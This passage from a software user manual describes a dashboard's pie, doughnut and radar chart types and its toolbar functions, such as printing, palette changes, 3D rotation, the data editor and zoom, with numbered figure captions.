


Fig. VIII-22. Pie 2D Chart

16 Pie 2D Legend

This is the pie chart and the legend




Fig. VIII-23. Pie 2D Legend Chart

17 Pie 3D

This is the 3-dimensional representation of the pie chart.




Fig. VIII-24. Pie 3D Chart

18 Pie 3D Legend

This is the 3-dimensional pie chart and the legend.




Fig. VIII-25. Pie 3D Legend Chart

19 Doughnut 3D

This is a type of pie chart converted into the shape of doughnut.




Fig. VIII-26. Doughnut 3D Chart

20 Doughnut 3D Legend

The legend is added to the doughnut chart.




Fig. VIII-27. Doughnut 3D Legend Chart

21 Radar

This chart represents the result in the form of the radar surrounded with items.




Fig. VIII-28. Radar Chart

3.2 Toolbar

Dashboard provides toolbar that the user can use to edit the data represented in the graph. The user can save the chart, copy the chart or data to clipboard, enlarge, change chart style, or change data using this toolbar.




Fig. VIII-29. Dashboard Toolbar

01 Copy to Clipboard

Click [Copy to Clipboard] in the toolbar to copy the graph you see on the screen and paste it to other programs such as Microsoft's Office.




Fig. VIII-30. Copy to Clipboard

02 Print

Click [Print] in the toolbar to print out the graph on the screen.




Fig. VIII-31. Dashboard Print

03 Anti-aliasing

Click [Anti-Aliasing] in the toolbar to activate anti-aliasing to see the graph in a more smooth form.




Fig. VIII-32. Dashboard – Before and After Activating Anti-Aliasing

04 Palette

Click [Palette] on the toolbar to change the color of each element in the graph to the colors on the palette.




Fig. VIII-33. Dashboard Palette

05 3D/2D

Using [3D/2D] button on the toolbar, you can convert a 2D graph into a 3D graph, and vice versa.




Fig. VIII-34. Dashboard 3D/2D Transformation

06 Rotating Graph

For a 3D graph, you can use the [Rotate and View] feature to check the graph in various angles. Click [Rotate and View] on the toolbar to activate [Rotate on X-Axis] and [Rotate on Y-Axis] buttons and click [Rotate on X-Axis] or [Rotate on Y-Axis] to rotate the graph on X or Y axis.




Fig. VIII-35. Dashboard – Rotating Graph

> To rotate a 2D graph, you need to convert it into a 3D graph using [3D/2D] feature.

07 Group (Z-Axis)

If you have converted a 2D graph into a 3D graph by clicking [3D/2D] button and more than 1 reference data are displayed in graph, the reference data will overlap each other on a single X-axis. If you wish to divided the graphs by each reference data, click [Group] to create the Z-axis to split graphs.




Fig. VIII-36. Dashboard Group (Z-Axis)

08 Axis Setting

If you wish to display labels on X axis and Y axis in a visual manner, click [Axis Setting] button in the toolbar to change the display of the graph in various ways.




Fig. VIII-37. Dashboard Axis Setting

09 Point Label

Click [Point Label] button in the toolbar to show the data in numbers on the chart.




Fig. VIII-38. Dashboard Point Label

10 Data Editor

Click [Data Editor] button in the toolbar to display the data editor as in the following. Use data editor to check the data in each time zone.




Fig. VIII-39. Dashboard Data Editor

11 Legend Box

Click [Legend Box] button in the toolbar to display the legend as follows.




Fig. VIII-40. Dashboard Legend Box

12 Zoom

Click [Zoom] button in the toolbar, drag and select the part of the graph you want to take a closer look to zoom in the selection.

